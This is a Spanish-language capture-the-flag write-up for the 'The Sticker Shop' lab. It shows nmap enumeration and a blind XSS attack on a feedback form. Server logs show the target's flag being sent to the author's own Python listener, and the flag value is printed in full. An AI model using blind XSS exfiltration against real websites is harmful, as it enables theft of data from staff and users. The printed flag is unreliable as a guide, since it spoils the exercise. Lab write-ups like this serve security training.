




# The Sticker Shop

Resolviendo el problema CTF The Sticker Shop, el cual consiste en cómo explotar Blind XSS para capturar la bandera. Este artículo muestra los pasos para explotar una vulnerabilidad Blind XSS, siendo un desafío CTF del mundo real y consiste en extraer datos confidenciales.



## Enumeración inicial

Lo primero es hacer un escaneo nmap contra la dirección IP de la máquina para determinar los distintos puertos abiertos en la máquina con el comando **nmap**

```
# nmap -A -F -oN nmap.txt 10.10.241.129
```

```
(root@PeNteSTING) [/home/deadgirl/Documents/THM - rooms/9. The Sticker Shop]
# nmap -A -F -oN nmap.txt 10.10.241.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 19:32 -03
Nmap scan report for 10.10.241.129
Host is up (0.22s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   3072 b2:54:8c:e2:d7:67:ab:8f:90:b3:6f:52:c2:73:37:69 (RSA)
|   256 14:29:ec:36:95:e5:04:49:39:3f:b4:ec:ca:5f:ee:78 (ECDSA)
|_  256 19:eb:1f:c9:67:92:01:61:0c:14:fe:71:4b:0d:50:40 (ED25519)
8080/tcp  open  http-proxy Werkzeug/3.0.1 Python/3.8.10
|_ http-title: Cat Sticker Shop
|_ http-server-header: Werkzeug/3.0.1 Python/3.8.10
|_ fingerprint-strings:
|_   GetRequest:
|_     HTTP/1.1 200 OK
|_     Server: Werkzeug/3.0.1 Python/3.8.10
|_     Date: Sat, 28 Dec 2024 22:32:08 GMT
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 1655
|_     Connection: close
|_     <!DOCTYPE html>
|_     <html>
|_     <head>
|_       <title>Cat Sticker Shop</title>
|_       <style>
|_         body {
|_           font-family: Arial, sans-serif;
|_           margin: 0;
|_           padding: 0;
|_           header {
|_             background-color: #333;
|_             color: #fff;
```



**NOTA:** Se observan 2 puertos abiertos, el puerto 22 SSH y el puerto 8080 que ejecuta Python y un servidor como se logra observar con el nombre de la pagina "Cat Sticker Shop". El encabezado del servidor que indica como enumera el servidor para que funcione junto a Python. Y se observa mas informacion de la pagina. Tambien se observa el codigo fuente de la pagina y los metodos que admite la pagina, como son las opciones de head, get y otras cosas adicionales.

**Browser:** <http://10.10.241.129:8080/submit> feedback

En el cuadro escribir "Hello" y precionar el boton Submit, mostrara el siguiente mensaje "Thanks for your feedback! It will be evaluated shortly by our staff"

**Browser:** 10.10.241.129:8080/flag.txt

## Mostrar el código "401 Unauthorized"



**NOTA:** Luego de enviar cualquier mensaje, este dice que sera evaluado en breve por el ST, lo que significa que el comentario ingresado sera visto por este material y. según la sala, la tarea es leer el **flag.txt**, archivo que se almacena actualmente aquí **10.10.241.129:8080/flag.txt** pero que no tenemos autorizacion.

A continuacion, intentare realizar una inyeccion HTML o un XSS utilizando ChatGPT. Aquí realice algo muy simple como una carga util con Python3.

```
# python3 -m http.server 8081
```

```
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

```
10.10.241.129 - - [28/Dec/2024 20:04:30] code 404, message File not found
```

```
10.10.241.129 - - [28/Dec/2024 20:04:30] "GET /receive?flag=THM%7B83789a69074f636f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 404 -
```

```
(root@PeNtEsTiNg) ~ (/home/deadgirl/Documents/THM - rooms/9. The Sticker Shop)
# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.241.129 - - [28/Dec/2024 20:05:52] code 404, message File not found
10.10.241.129 - - [28/Dec/2024 20:05:52] "GET /receive?flag=THM%7B83789a69074f6
36f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 404 -
10.10.241.129 - - [28/Dec/2024 20:06:02] code 404, message File not found
10.10.241.129 - - [28/Dec/2024 20:06:02] "GET /receive?flag=THM%7B83789a69074f6
36f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 404 -
10.10.241.129 - - [28/Dec/2024 20:06:13] code 404, message File not found
10.10.241.129 - - [28/Dec/2024 20:06:13] "GET /receive?flag=THM%7B83789a69074f6
36f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 404 -
10.10.241.129 - - [28/Dec/2024 20:06:23] code 404, message File not found
10.10.241.129 - - [28/Dec/2024 20:06:23] "GET /receive?flag=THM%7B83789a69074f6
36f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 404 -
10.10.241.129 - - [28/Dec/2024 20:06:33] code 404, message File not found
10.10.241.129 - - [28/Dec/2024 20:06:33] "GET /receive?flag=THM%7B83789a69074f6
36f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 404 -
```

<https://gchq.github.io/CyberChef/>

Search... URL -> URL Decode

